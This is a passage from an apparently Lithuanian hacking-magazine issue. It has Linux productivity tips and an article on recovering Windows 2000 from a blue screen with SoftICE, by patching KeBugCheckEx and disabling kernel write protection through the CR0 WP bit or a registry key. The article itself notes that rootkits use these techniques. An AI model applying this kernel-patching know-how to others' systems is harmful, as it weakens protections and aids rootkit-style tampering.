web robotu, kuris pagal tavo pageidavimą gali parsiųsti kad ir visą svetainę. Tam panaudok vėliavėlę *–r*, kuri liepia *wget* rekursyviai sekti visas nuorodas ir siųsti visus puslapius, kurie logiškai yra žemiau nurodyto URL. Kad *wget* neprisiųstų visokio giliai svetainės gelmėse paslėpto šlamšto, pasinaudok opcija ‚–l skaičius‘, kas nurodo maksimalų rekursijos gylį. *Wget* taip pat numatyta vėliavėlė *–m*, kuri yra šių opcijų sinonimas: *–r* , *–N* (siųsti tik tas bylas, kurios buvo atnaujintos nuo paskutinio siuntimo laiko), *–l inf* (begalinė rekursija), *–nr* (išsaugoti *ftp* klientų generuojamas *.listing* bylas). Vėliavėlės *–m* paskirtis — sukurti tikslų svetainės veidrodį (*mirror*).

[Nepiktnaudžiauk pele] Karštieji langų menedžerių arba programos *screen* klavišai — dar vienas efektyvus būdas, kaip padidinti tavo našumą. Visi šiuolaikiniai langų valdymo įrankiai vartotojui suteikia galimybę konfigūruoti karštųjų klavišų kombinacijas ir joms priskirti tam tikrų programų paleidimą. Pavyzdžiui, terminalo emuliatoriaus (*xterm*, *rxvt*, *kterm*) paleidimą galima „pakabinti" ant kombinacijos <Alt+T>, tuomet daugiau nesikankinsi su meniu naršymais ir pelės spaudymais ant ikonėlių. Taip pat siūlyčiau karštosioms kombinacijoms priskirti darbo su langais funkcijas (ypač išdidinimui per visą ekraną ir uždarymui) — tai labai patogu. Beje, siauruose rateliuose žinomas „gykams skirtas landų menedžeris" *Ion* visiškai valdomas klaviatūra.

[Naudokis automatiniu paleidimu] Veikiausiai pas tave yra tokių programų, kurias norėtumei paleidinėti kaskart kraunantis operacinei sistemai, prisijungus vartotojui arba paleidus *X'us*. Tam galima panaudoti tris bylas:

1. */etc/rc.d/rc.local* (yra daugelyje *Linux* distributyvų). Šis *shell* skriptas vykdomas su *root* teisėmis paskutinėje krovimosi stadijoje. Čia galima įrašyti rezoliucijos ir konsolės parametrų (*fbset* ir *setterm*) pakeitimo komandas bei paleisti tuos demonus, kurie neturi atitinkamų inicializacijos skriptų.
2. *~/.bashrc*, *~/.zshrc*, *~/.cshrc* (priklausomai nuo naudojamo shello). Paleidžiama kiekvieną kartą jungiantis vartotojui.
3. *~/.xinitrc* (arba *~/.xsession*, jeigu X'ai paleidžiami automatiškai).

```
$ zftp open ftp.kernel.org
$ zftp login anonymous "" 2>&1 | head
                              Welcome to the

                          LINUX KERNEL ARCHIVES
                              ftp.kernel.org

                        "Much more than just kernels"

           IF YOU'RE ACCESSING THIS SITE VIA A WEB BROWSER
               PLEASE USE THE HTTP URL BELOW INSTEAD!

$ zftp ls -l
drwxrwx---    2 536      528          4096 May 21  2001 for_mirrors_only
drwx------    2 0        0           16384 Oct 02 09:20 lost+found
drwxrwsr-x    9 536      536          4096 Sep 26 22:48 pub
lrwxrwxrwx    1 0        0               1 Oct 03 04:41 usr -> .
lrwxrwxrwx    1 0        0              10 Oct 03 04:41 welcome.msg -> pub/README
$ zftp cd pub
$ zftp ls -l
drwxrws---    2 536      536          4096 Sep 26 22:48 RCS
-r--r--r--    1 536      536          1819 May 28  2004 README
-r--r--r--    1 536      536           578 Mar 18  2003 README_ABOUT_BZ2_FILES
drwxrwsr-x    7 536      536          4096 Jul 22 21:01 dist
-r--r--r--    1 536      536          1640 Sep 26 22:48 index.html
drwxrwsr-x    8 536      536          4096 Sep 25 22:45 linux
drwxr-x---    2 536      536          4096 Oct 27  1998 lost+found
-rw-r--r--    1 536      536       1145777 Jun 07  2004 ls-lR.bz2
-rw-r--r--    1 536      536           248 Jun 07  2004 ls-lR.bz2.sign
-rw-r--r--    1 536      536       1552619 Jun 07  2004 ls-lR.gz
-rw-r--r--    1 536      536           248 Jun 07  2004 ls-lR.gz.sign
-rw-r--r--    1 536      536           248 Jun 07  2004 ls-lR.sign
drwxrwsr-x   10 536      536          4096 Sep 26 00:14 scm
drwxrwsr-x    3 536      536          4096 Nov 05  2003 site
drwxrwsr-x   12 536      536          4096 Apr 17  2005 software
$
```

zftp seansas

```
#!/bin/sh
#
# /etc/rc.d/rc.local: Local system initialization script.
#
# Put any local setup commands in here!

# music
su jim -c /usr/local/bin/mpd

/usr/sbin/postfix start

# cool green foreground
for i in {1..6}; do
    setterm -foreground green -store > /dev/vc/$i
done
```

mano */etc/rc.d/rc.local*

Šioje byloje aprašytas komandas paleidimo metu vykdo X–serveris. Čia galima surašyti įvairias programas paleidžiančias komandas, pavyzdžiui:

```
$ vi ~/.xinitrc
# paleidžiame terminalo emuliatorių, gkrellm ir fluxbox
rxvt &
gkrellm &

exec fluxbox
```

[Dar keletas žodžių apie „cron"] 1. Nepaisant to, kad *cron crontab* bylas moka skaityti iš bet kurio katalogo, standartinė jų saugojimo vieta yra */var/spool/cron/crontabs*.
2. Daugelyje sistemų naudojamas *Vixie Cron*, kuris pasirūpins tuo, kad užduotis būtų įvykdyta, net jeigu nurodytu laiku tai padaryti buvo neįmanoma (pavyzdžiui, mašina buvo išjungta).

[Atsikratyk priklausomybės nuo „root"] Tau tikriausiai kartais tenka susidurti su problema, kuomet tau vykdant kai kurias komandas neužtenka paprasto vartotojo teisių. Ką daryti tokiu atveju? Įprastinėmis sąlygomis norint įvykdyti reikiamą komandą geriausias sprendimas būtų pasinaudoti */bin/su* su raktu *–c*. Tačiau jeigu *su* iškvietimą įkelsi į skriptą, jis tiesiog apmirs laukdamas slaptažodžio. Norint apeiti šią problemą, galima naudoti */usr/bin/sudo*, kurį galima sukonfigūruoti taip, kad jis nereikalautų rankinio slaptažodžio įvedimo. Kitame *listinge* parodytas *sudo* konfigūracijos pavyzdys, leidžiantis vartotojui *unixoid* vykdyti šias komandas: */sbin/halt*, */sbin/reboot*, */usr/sbin/ppp–on* ir */usr/sbin/ppp–off*.

```
# visudo
# nurodome lokalaus kompiuterio vardą
Host_Alias LOCAL = localhost
# apibrėžiam reikiamų komandų trumpinius (pseudonimus)
Cmnd_Alias HALT = /sbin/halt, /sbin/reboot
Cmnd_Alias PPP = /etc/ppp/ppp-on, /etc/ppp/ppp-off
# leidžiame vartotojui unixoid (nereikalaujant root slaptažodžio) lokaliame kompiuteryje vykdyti aukščiau išvardintas komandas
unixoid LOCAL = NOPASSWD: HALT, PPP
```

[Nemontuok rankomis] Įsivaizduok situaciją: pas tave ateina draugas su *flash* kortele, tu ją prijungi ir, norėdamas prieiti prie joje saugomų bylų, surenki štai tokią komandą (kurią būtina vykdyti *root* vardu):

```
# mount -t vfat /dev/sda1 /mnt/flash
```

Ar ne per daug, kaip vienai mažai atminties kortelei? :) O juk tai pats trumpiausias variantas. Ne, taip nieko nebus. Geriau iš karto į */etc/fstab* pridėkime eilutę „/dev/sda1 /mnt/flash vfat user,umask=000,showexec 0 0". Dabar atsukime juostą atgal: ... ateina draugas su *flash* kortele, tu ją įdedi į kompiuterį, o priėjimą prie duomenų gauni su štai tokia komanda (*root* teisės jau nebereikalingos):

```
$ mount /mnt/flash
```

Štai ir viskas!



100% PURE

058

Gyvenimas po BSOD

Kaip su derintuvu ir asembleriu priversti sistemą išgyventi mėlynąjį mirties ekraną

VISI PUIKIAI ŽINO, KĄ REIŠKIA BSOD (*BLUE SCREEN OF DEATH*). TAI PASKUTINIS OPERACINĖS SISTEMOS ATODŪSIS, PO KURIO JI NUSIDUMPINA IR PERSIKRAUNA, PRARASDAMA VISUS NEIŠSAUGOTUS DUOMENIS. TAČIAU IŠ TIKRŲJŲ BSOD — TAI DAR NE PABAIGA, IR JEIGU PERKROVIMĄ PAKEISTUM REANIMAVIMU, 9 ATVEJAIS IŠ 10 GALIMA SUGRĮŽTI Į NORMALŲ REŽIMĄ IR SUSPĖTI IŠJUNGTI SISTEMĄ PRIEŠ TAI, KOL JI GALUTINAI PAKRATYS KANOPYTES.

Mėlynasis ekranas pasirodo kiekvieną kartą, kai branduolys sužadina neapdorojamą išimtį (*exception*; pavyzdžiui, kreipimasis į nulinę rodyklę) arba pagauna akivaizdžiai neteisingą operaciją (pavyzdžiui, jau atlaisvintos atminties atlaisvinimą). Visais šiais atvejais valdymas yra perduodamas funkcijai *KeBugCheckEx*, kurios aprašymą galima rasti NT DDK. Ji užbaigia sistemos darbą avariniu režimu, jei būtina — padaro atminties turinio kopiją (*dump*), kurioje pasirausus galima nustatyti sutrikimo priežastį.

Funkcijai *KeBugCheckEx* perduodami keturi argumentai, svarbiausias kurių yra *BugCheckCode*, nurodantis sutrikimo priežastį. Iš viso egzistuoja daugiau nei šimtas klaidų kodų, kurie dokumentuoti DDK (gali rasti derintuvo dokumentacijoje *Using Microsoft Debugger*), tačiau iš tiesų jų kur kas daugiau. W2K SP2 branduolio disasembliavimas parodo, kad *KeBugCheckEx* iškviečiama 387 vietose (su skirtingais parametrais).

Savaime suprantama, klaidų fatališkumas nėra vienodas. Daugiabranduolinėse operacinėse sistemose tai iš viso nėra problema, kur vieno branduolio nulūžimas neturi įtakos kitiems. Visi branduoliai veikia atskirose adresų erdvėse ir yra dalinai arba pilnai vienas nuo kito izoliuoti. Nugriauti tokią sistemą labai sunku, daugiabranduolinė architektūra ypač atspari sutrikimams, tačiau... kaip ji stabdo! Tarpbranduolinis komunikavimas suėda daugybę procesoriaus laiko. Jeigu visus komponentus sukimštume į vieną branduolį, gautume monolitinį *Linux* tipo branduolį (kas, beje, iš daugelio teoretikų pusės buvo aršios pastarojo kritikos priežastimi). *Linux* sistemoje (kaip ir BSD) visi branduolio komponentai, kurie čia vadinami moduliais, vykdomi vienoje adresų erdvėje, dėl ko nekorektiškai parašytas modulis gali nesąmoningai arba tyčia pasikėsinti į svetimą nuosavybę, po ko duomenys gali sėkmingai pavirsti mišraine. Tai faktas! Tačiau kai branduolyje susidaro neapdorojama išimtis, *Linux* pribaigia tik tą modulį, kuris ir sukėlė šią išimtį, likusieji lieka nepaliesti. Avariniu būdu sistema stabdoma tik dėl rimtos priežasties, kuomet nulūžta koks nors esminis komponentas, dėl kurio tolimesnis branduolio veikimas tampa neįmanomas. Žinoma, jeigu nulūžo kietojo disko tvarkyklė, tai viskas baigiasi tragiškai, tačiau, pavyzdžiui, be garso plokštės tvarkyklės kurį laiką galima ir apseiti — užtektų išsaugoti reikiamus duomenis ir tik tada persikrauti.

NT šeimos operacinės sistemos naudoja hibridinę architektūrą, kuri suderina stiprias monolitinių ir mikrobranduolių puses, kas teoriškai turėtų užtikrinti pirmenybę prieš monolitinį *Linux'ą* (beje, eksperimentinis branduolys GNU/HURD kaip tik ir sukurtas remiantis mikrobranduoline architektūra). Legendiškai stabilią NT/XP, kurią, kaip sakoma, galima nulaužti tik kartu su visu serveriu, iš tiesų panardinti į mėlynąjį ekraną labai lengva. Pakanka bet kuriai tvarkyklei padaryti ką nors neleistino, kaip visa sistema automatiškai katapultuoja vartotoją. Gerai, kad „Microsoft" nestato avialainerių!

Jeigu būtų galima pereiti prie HURD! Tačiau, deja, suderinamumas to neleidžia. Įsikirto dantimis ir nepaleidžia! Toli gražu ne kiekvienas gali neskausmingai atsisakyti mylimosios NT. Taigi nesiskųskime dėl neišvengiamo likimo, o geriau čiupkime asemblerį ir pabandykime ką nors padaryti. Ką nors, kas išspręstų visas mūsų problemas (užkasti Bilą Geitsą 640 kilobaitų žemiau asfalto — nesiūlyti).

[Kuo mes užsiiminėsim] Avariniu būdu užbaigti sistemos darbą, išspjovus mėlynąjį ekraną — paprasčiausias dalykas, kurį galima padaryti lūžus sistemai. „Microsoft" ne šiaip sau pasuko mažiausio



Didelę mėlynųjų ekranų kolekciją galima rasti adresu http://www.dognoodle99.cjb.net/bsod/, kurią peržiūrėjus pasidaro labai liūdna... Taip liūdna, kad net nesinori gyventi, net ir po BSOD.



Kartais SoftICE sustoja ne ties pirma išimties apdorotojo komanda, o tiesiog pačioje sutrikimo vietoje. Su VMWare SoftICE 2.6 pirmą kartą visada sustoja apdorotuve, o visais kitais atvejais — sutrikimo vietoje. Šis efektas išlieka iki pat VMWare perleidimo.

pasipriešinimo kryptimi. Na, o mes parodysime, kaip išeiti iš mėlynojo ekrano į normalų režimą, kad suspėtum išsaugoti visus duomenis prieš jai galutinai nulūžtant. Tai gana rizikingas triukas. Nesėkmės atveju mes galime prarasti viską, net ir mūsų disko particiją, kurią po to tektų labai ilgai atstatinėti.
Iš pradžių mes pademonstruosime mėlynojo ekrano įveikimo techniką, o po to parašysime specialią tvarkyklę, kuri tai darys automatiškai.

[Ko mums prireiks] Visus eksperimentus mes atlikinėsime su skaisčia *Windows 2000* be įdiegtų atnaujinimo paketų (likusios sistemos elgiasi lygiai taip pat, skiriasi tik adresai). Kad netyčia nepražudytume pagrindinės sistemos, visą darbą geriau atlikinėti su *VMWare* stiliaus emuliatoriumi, nors tai ir nėra būtina.
Taip pat mums prireiks *SoftICE*, NT DDK (čia tau padės *eMule*) ir Sveno Šraiberio įrankių rinkinio iš jo knygos „Nedokumentuotos *Windows 2000* galimybės", kurį galima nemokamai parsisiųsti iš čia: *http://irazin.ru/Downloads/BookSamples/Schreiber.zip*. Alus ir traškučiai — tavo nuožiūra.

[Mėlynojo ekrano įveikimas su „SoftIce"] Sulaukę *Windows 2000* užsikrovimo pabaigos, mes paleidžiame iš Šraiberio pasiskolintą tvarkyklę *w2k_kill.sys*, kuri specialiai suprojektuota taip, kad iškviestų mėlynąjį ekraną. Savaime suprantama, tvarkyklės iš komandinės eilutės taip paprastai nepaleisi! Be užkrovėjo čia neapsieiti (be abejo, tvarkyklę galima įrašyti į sistemos registrą, tačiau tuomet sistema lūš kiekvieno paleidimo metu, kas šiaip jau neįeina į mūsų planus). Mes pasinaudosime dinaminiu užkrovikliu *w2k_load.exe*, kurį sukūrė tas pats Šraiberis. NT galimas dinaminis tvarkyklių užkrovimas, tačiau tam paruošto įrankio standartiniame sistemos įrankių rinkinyje nerasi — viskas „Microsoft" stiliumi, o *Linux*'e su tuo nekyla jokių nesklandumų.
Komandinėje eilutėje surenkame „w2k_load.exe w2k_kill.sys", po ko sistema sėkmingai pakrato sandalus ir parodo mėlynąjį ekraną.
Taip nutinka dėl to, kad tvarkyklės-žudikės inicializacijos procese vykdomas kodas, kuris kreipiasi į nulinę atminties ląstelę, kas yra griežtai draudžiama:
Tvarkyklės-žudikės fragmentas, kuri branduolio režime pagal nulinę rodyklę bando nuskaityti dvigubą žodį

```
NTSTATUS DriverEntry (PDRIVER_OBJECT pDriverObject,
PUNICODE_STRING pusRegistryPath)
{
    return *((NTSTATUS *) 0);
}
```

Na, ir kam gi dėl tokių niekų reikėjo laužti visą sistemą?! Kam realiai trukdo mūsų baisioji žudikė?! Juk sistemos vientisumas nė kiek nenukentėjo! Kaip šitai bukai NT paaiškinti, kad Bagdade viskas ramu? Laikas būtų grįžti į *user mode* ir dirbti toliau.

Jeigu prieš šį nulūžimą buvo paleistas *SoftICE*, tuomet jis perims šią išimtį ir parodys savo ekraną, taip mums perduodamas visus pataisymui reikalingus duomenis.
Jeigu nuspaustumei „x" (arba *Ctrl+D*), tuomet vos išėjus iš *SoftICE* pasirodys mėlynas ekranas, tada taisyti jau nebus ką. Vis dėlto kol mes esame derintuve, tol dar galima ką nors padaryti. O padaryti galima štai ką:
1. Nustatyti sutrikimo vietą (kreipimasis į nulinę rodyklę), ištaisyti situaciją (sukurti galiojančią rodyklę) ir rankiniu būdu išeiti iš išimties apdorotuvo, į pradinę vietą grąžinant CS:EIP. Šis būdas geras, tačiau, deja, jis reikalauja tam tikro intelekto, kurio mašina, gaila, neturi.
2. Užciklinti einamą srautą, į laisvą vietą įterpti *jmp $* ir išeiti iš derintuvo, su komanda *r fl=I* leidžiant pertraukimus (jeigu jie netyčia uždrausti). Viskas siaubingai stabdys, tačiau operacinė sistema toliau veiks, ir mes bent jau galėsime korektiškai užbaigti jos darbą.
3. Sulaukti funkcijos *KeBugCheckEx* iškvietimo ir iš karto iš jos išeiti, taip ignoruojant sutrikimą ir pratęsiant normalų sistemos veikimą. Tiesa, mes neturime jokių garantijų, kad sistema nenulūš galutinai.
4. Mano kolegos ms-rem pasiūlytas būdas laukinis, tačiau kartais veikiantis: perduoti komandas *r eip=0/r cs=1B*, kurios perjungia procesorių į taikomąjį režimą.
Kitaip tariant, variantų daug. Iš pradžių pabandykime pasinaudoti pirmuoju iš jų. Mes žinome, kad šiuo atveju avarija nutiko dėl priėjimo pažeidimo klaidos. Iš to išplaukia, kad procesorius sužadino išimtį, į steko viršūnę įmetė EIP/CS/FLAGS ir perdavė valdymą išimčių apdorotuvui, kurio viduje mes dabar ir esame. Sukomanduojame „d esp", kas atvaizduoja steko turinį, ir štai ką matome (kad būtų patogiau, rekomenduoju išvesto turinio langą perjungti į dvigubų žodžių režimą, kas daroma su komanda „dd"):

```
:d esp
0010:F7443C88  BE67C000  00000008  00200202  804A4431  ..g....... .1DJ.
0010:F7443C98  81116AD0  8649D000  BE8F1D08  BE8F1D08  .j....I........
0010:F7443CA8  81480020  F7443D34  745FFFFF  83A49E60  .H.4=D..._t'...
```

Išimtį sužadinusios instrukcijos adresas yra pirmame dvigubame žodyje — *BE67C000h* (pas tave ši reikšmė greičiausiai bus kita). CS selektorius eina iš paskos. Jis turi būti lygus *08h*. Trečias dvigubas žodis saugo vėliavėlių registro EFLAGS turinį.
Dabar mes žinome sutrikimo vietą ir galime į ekraną išvesti disasembliuotą listingą. Čia mums pagelbės komanda „u *esp" (disasembliuoti atminties turinį adresu, kuris yra registre *esp*) arba „u be67c000":
Realios sutrikimo vietos nustatymas

```
:u *esp
0023:BE67C000  MOV  EAX,[00000000]
0023:BE67C005  RET  0008
0023:BE67C008  NOP
0023:BE67C009  NOP
0023:BE67C00A  NOP
0023:BE67C00B  NOP
```

Štai ji, sutrikimą sukėlusi instrukcija! Pabandykime ją peršokti, pratęsdami vykdymą nuo *RET 08h*. Pasakyta — padaryta. Tačiau iš pradžių reikia išeiti iš išimčių apdorotuvo. Tam *SoftICE* reikia



ištisas mėlynųjų mirties ekranų sodas

įvykdyti šias komandas:

```
1) r eip = *esp + sizeof(mov eax,[0]); // nukreipiame EIP registrą į RET
2) r cs = *(esp + 4); // suformuojame selektorių CS (nebūtinai)
3) r FL = I; // leidžiame pertraukimus
4) r esp = esp + C // iš steko išimame 3 dvigubus žodžius
5) x // išeiname iš derintuvo
```

Įvykdžius šią magišką komandų seką, sistema normaliai pratęs savo veikimą, mėlynas langas jau nebepasirodys. Fantastika! Neįtikėtina! Mes ką tik išvengėme žlugimo, kuris atrodė esąs neišvengiamas! Vienas mažytis niuansas. Mano (veikiausiai ir tavo) *SoftICE* versija nemoka išimčių apdorotuve atstatyti ESP registro. Derintuvas ignoruoja komandą „r esp=esp +C" tiesiog imituodamas jos vykdymą! O tai reiškia, kad stekas lieka nesubalansuotas ir, nepaisant visų medikų pastangų, sistema vis dėlto nulūžta. Tenka gudrauti. Mes matome, kad už *RET 08h* eina ilga NOP'ų grandinė. O ką, jeigu mes čia įterptume komandą „ADD ESP,0Ch", kad steką subalansuotų pats procesorius?

Sukomanduojame derintuvui „A BE67C008" (asembliuoti pradedant adresu BE67C008) ir įvedame štai ką: *ADD ESP,0C<Enter>JMP BE67C005<Enter>* ir dar vienas *<Enter>*, skirtas įvedimui užbaigti. Iš naujo nukreipiame EIP į mūsų pataisymo pradžią (*r eip = BE67C008*) ir išeiname iš *SoftICE*. Šį kartą mums viskas gaunasi!

Štai sistemos reanimacijai skirtų komandų seka. Primenu, kad ji panaudojama tik šiuo konkrečiu atveju:

Sistemos reanimacija artimomis kovinėms sąlygomis

```
u *esp
r eip = *esp
r eip = eip + 9
a eip
add esp,0c
jmp BE67C005h ; tavo atveju komandos RET 8 adresas bus kitas
<ENTER>
r fl=I
x
```

Trečiąjį kartą derintuvas nebepasirodo. Pelė šiek tiek stabdo, tačiau su ja kuo puikiausiai įmanoma dirbti.

[Automatizuojame mūsų darbą] Ką tik aprašytas rankinio atstatymo būdas gerai dera su sisteminiais programuotojais, kurie nuolat yra atsidarę *SoftICE*, o registrais moka fechtuotis kaip rapyra. Tik štai paprastas vartotojas greičiau numirs, nei užsiiminės tokiu mazochizmu. Tačiau kodėl gi mums neparašius tokiems vartotojams skirto įrankio, kuris užciklintų klaidą sugeneravusį srautą arba susidorotų su *KeBugCheckEx*?

Parašyti tokį daiktą nėra sudėtinga (ir mes tai iš tiesų padarysim), tačiau tai tas pats, kas į avarinį vožtuvą sukišti pliauską. Jeigu jau sistema ruošiasi susidraskyti į gabalus, jos jau niekas nesustabdys. Dėl to gali nukentėti net failų sistema (tegu tai bus net ir NTFS). Be abejo, tokios tragedijos tikimybė labai menka, tačiau vis dėlto įmanoma — turėk tai omeny. Nepaisant to, surizikuoti verta, ypač tais atvejais, kuomet tu esi tikras, kad tai galima padaryti.

Pavyzdžiui, pas mane kartą iškilo konfliktas tarp kreivai parašytos DSL modemo tvarkyklės ir vaizdo plokštės tvarkyklės, dėl ko peržiūrint filmus kartais pasirodydavo BSOD. Kadangi normalių tvarkyklių surasti nepavyko, aš laikinai apsiribojau tuo, kad užtrumpinau *KeBugCheckEx* su JMP komanda, ir — nepatikėsi — pas mane tai prigijo!

Atlikime tokį eksperimentą. Nuspauskim *Ctrl+D* ir taip iškvieskim *SoftICE*, sukurkim sustojimo tašką ties *KeBugCheckEx* ir paleiskim mūsų tvarkyklę–žudikę. Beje, sustojimo taškas būtinai turi būti aparatinis („bpm KeBugCheckEx X"), o ne programinis („bpx KeBug-



„Microsoft" avialaineris

CheckEx"), priešingu atveju nieko nesigaus.

Šį kartą vietoje priėjimo prie neleistino puslapio klaidos pranešimo suveikus sustojimo taškui išplaukia *SoftICE*, kurio kursorius rodo pirmąją *KeBugCheckEx* funkcijos komandą, mūsų atveju esančią adresu *8042BF14h*.

Disasemblerio lange eidami žemyn surandame pirmąją instrukciją „RET 14h" (mūsų atveju ji įsikūrusi adresu *8042C1E9h*). Tai ir yra išėjimo iš funkcijos komanda, į kurią reikėtų padaryti *jmp*. Norint greitai surasti šią vietą, galima *SoftICE* paprašyti atlikti paiešką („s eip l -1 C2,14,00").

Derintuvui sukomanduojame „r eip = 8042C1E9" (pas tave greičiausiai bus kitas adresas) ir spaudžiame *Ctrl+D* (išeinam). Derintuvas vėl išplaukia toje pačioje funkcijoje. Mums nieko neišėjo?! Neskubėkime daryti išvadų! Viskas vyksta pagal planą! Kritinių klaidų ignoravimas sukelia ištisą antrinių išimčių virtinę, kas šiuo atveju ir vyksta. Pakartojame mūsų komandą „r eip = 8042C1E9" (pakanka spustelėti rodyklę į viršų ir *<Enter>*), ir sistema sugrįžta į normalų režimą! Trečiąjį kartą derintuvas nebepasirodo. Pelė šiek tiek stabdo, tačiau su ja kuo puikiausiai įmanoma dirbti. Pradėkime rašyti tvarkyklę, kuri visa tai darytų už mus. Iš pradžių mums prireiks skeleto, kuris atrodo štai taip:

Pseudotvarkyklės skeletas, kuris nevaldo jokių įrenginių, tačiau leidžia mums vykdyti branduolio lygio kodą

```
.386   ; naudosime .386 komandas
.model flat, stdcall  ; plokščias atminties modelis, stdcall iškvietimai pagal nutylėjimą
    .code            ; kodo sekcija
DriverEntry proc     ; įėjimo į tvarkyklę taškas
        ; „draiverio" kodas
    ;
    ...
    ...
    ...
    ; grąžiname konfigūracijos klaidą
    mov eax, 0C0000182h; STATUS_DEVICE_CONFIGURATION_ERROR
    ret ; išeinam
DriverEntry endp
end DriverEntry
```

Iš tiesų tai ne visai tvarkyklė. Ji nepriima jokių IRP paketų, neaptarnauja jokių įrenginių ir iš viso nedaro nieko, o tik užsikrauna ir išsikrauna. Tačiau mūsų užmačiai to visiškai pakaks!

Visas kodas sukoncentruotas procedūroje *DriverEntry* (ji yra savotiškas *C* kalbos funkcijos *main* analogas), kuri yra vykdoma bandant užkrauti tvarkyklę ir kuri inicializuoja visus reikalingus dalykus. Iš čia galima prieiti prie funkcijos *KeBugCheckEx* ir savo nuožiūra ją modifikuoti. Nepaisant to, kad procedūra *DriverEntry* vykdoma branduolio lygyje su maksimaliomis privilegijomis, bandymas pataisyti mašininį kodą sukelia priėjimo pažeidimą. Taip suveikia netyčinio branduolio nulaužimo su nekorektiška tvarkykle apsauga. Kaip ją atjungti?

Pirmasis kelias — per sisteminį registrą. Šakoje *HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\Memory Management* sukuriame REG_DWORD tipo raktą *EnforceWriteProtection* ir priskiriame jam 0 reikšmę (tai galima padaryti ir aplikacijos lygyje). Viskas! Rašymas į branduolį jau leidžiamas! Beje, *SoftICE* būtent taip ir veikia.



paprastai po BSOD ateina mirtis

Antrasis kelias — puslapių remapinimas. Puslapio, kuriame yra *KeBugCheckEx*, fizinį adresą atvaizduojame į savo proceso virtualią adresų erdvę, iškviesdami funkciją *NtMapViewOfSection*, priskirdami visas mums reikalingas teises. Remapinimas atliekamas išimtinai branduolio lygyje, tačiau į atvaizduotą puslapį galima kreiptis net iš taikomojo lygio. Puikumėlis! Šiuo principu veikia daugelis ugniasienių ir kitų programų, kurioms reikia perimti branduolines funkcijas (pavyzdžiui, rootkitai). Išsamiau apie tai gali rasti čia: *http://www.stanford.edu/~stinson/misc/curr_res/nt_hooking.txt*.

Trečiasis kelias — *cr0* registro vėliavėlės WP nunulinimas. Tai toks purvinas triukas su ištisa prieštaravimų ir reklamacijų svita, bet mūsų tikslams jis puikiai tinka. Mes juo ir pasinaudosime kaip pačiu paprasčiausiu ir greičiausiu variantu, kuris sutelpa į viso labo 3 (!) mašinines komandas:

Branduolio apsaugą nuo rašymo atjungiantis kodas

```
mov eax, cr0        ; valdantį registrą cr0 užkrauname į eax
and eax, 0FFFEFFFFh         ; anuliuojame WP bitą, kuris draudžia rašymą

mov cr0, eax        ; atnaujiname valdantį registrą cr0
```

Atitinkamai, norint šią apsaugą vėl įjungti, reikia nustatyti tą patį WP bitą, ką ir daro tolimesnės mašininės komandos:

Branduolio apsaugą įjungiantis kodas

```
mov eax, cr0      ; valdantį registrą cr0 užkrauname į eax
or eax, 10000h    ; atstatome įrašymą draudžiantį WP bitą
mov cr0, eax      ; atnaujiname valdantį registrą cr0
```

Politiškai korektiška programa turėtų ne šiaip tiesiog išjungti/įjungti rašymo apsaugą, o įsiminti einamą WP bito būseną prieš jo pakeitimą, o po to šią būseną sugrąžinti, priešingu atveju apsaugą galima netyčia įjungti pačiu netinkamiausiu metu, rimtai pakenkiant virusui arba rootkitui.




Dėmesio! Su VMWare toks triukas nesuveikia, kadangi ji nepilnai emuliuoja cr0 registrą ir niekaip nesupranta tokių pokštų, dėl ko pakimba visa operacinė sistema. Tokiu atveju galima užkomentuoti visas su cr0 registru susijusias eilutes, o branduolio įrašymo apsaugą atjungti per sisteminį registrą, sukuriant atitinkamą raktą. Beje, jeigu mašinoje jau įdiegtas SoftICE, toks raktas jau būna sukurtas, todėl nieko nereikia daryti.

[Pašalinimas ir bausmė] Ar visada padeda *KeBugCheckEx* šuntavimas? Kiek tai saugu? Tai labai pavojinga, juo labiau, kad padeda anaiptol ne visada. Pavyzdžiui, aptarkime kitą iš branduolio pasiskolintą kodo pavyzdį:

Kodo fragmentas, kuriame KeBugCheckEx šuntavimas baigiasi labai liūdnai

```
00565201        call      ExAllocatePoolWithTag   ; atminties išskyrimas iš pool'o
00565206        cmp       eax, ebx   ; patikriname, ar atmintis išskirta sėkmingai
00565208        mov       ds:dword_56BA84, eax
0056520D        jnz       short loc_56521C      ; -> mums davė atminties! tiesiog puiku!
0056520F        push      ebx       ;
00565210        push      ebx       ;
00565211        push      6         ; atminties negavome
00565213        push      5         ; iškeliaujame į dausas
00565215        push      67h       ;
00565217        call      KeBugCheckEx          ;
0056521C loc_56521C:                    ; CODE XREF: sub_5651C1+4Cj
0056521C        lea       eax, [ebp+var_C]    ; pratęsiame normalų vykdymą
0056521F        push      ebx
00565220        push      eax
```

Sistema atmintį išskiria iš bendro fondo (*pool*), ir jeigu šis išskyrimas pavyko sėkmingai, tuomet toliau viskas vykdoma normaliai, priešingu atveju pasirodo mėlynasis ekranas. Tarkim,



priešmirtinis *VMWare* pranešimas, kurį ji dažnai parodo, kai su ja eksperimentuojama

mes užtrumpinome *KeBugCheckEx*, ir kas tada? Mums nedavė atminties, o mes vykdom toliau, lyg nieko ir nebūtų nutikę, kreipdamiesi į rodyklę, kuri rodo į niekur. Susidaro ištisa antrinių išimčių virtinė, o visos duomenų struktūros pavirsta jovalu, dėl ko sistema galutinai nulūžta. Štai taip.

[Ko nemoka NTFS] Siekiant minimizuoti sistemos kracho pasekmes, NT turi specialius call–back'us. Bet kokia tvarkyklė gali iškviesti funkciją *KeRegisterBugCheckCallback* ir užregistruoti specialų apdorotuvą, kuriam mėlynojo ekrano pasirodymo metu bus perduotas valdymas. Tai leidžia korektiškai sustabdyti įrangą, pavyzdžiui, priparkuoti kietojo disko galvutes. Juokauju! Tačiau failų sistemos tvarkyklei išvalyti savo buferius tikrai nepakenktų, juo labiau, kad galima patikrinti šių duomenų vientisumą pagal CRC arba bet kokiu kitu būdu. Sklando gandai, kad NTFS būtent taip ir pasielgia. Kur gi ne! Aš disasembliavau *ntfs.sys* ir neradau ten jokių *KeRegisterBugCheckCallback* iškvietimo požymių! Avarijos metu NTFS buferiai lieka neišvalyti, o pačią failų sistemą gelbsti tik transakcijų galimybė, kas garantuoja visų operacijų atomiškumą, t.y. operacija arba atliekama, 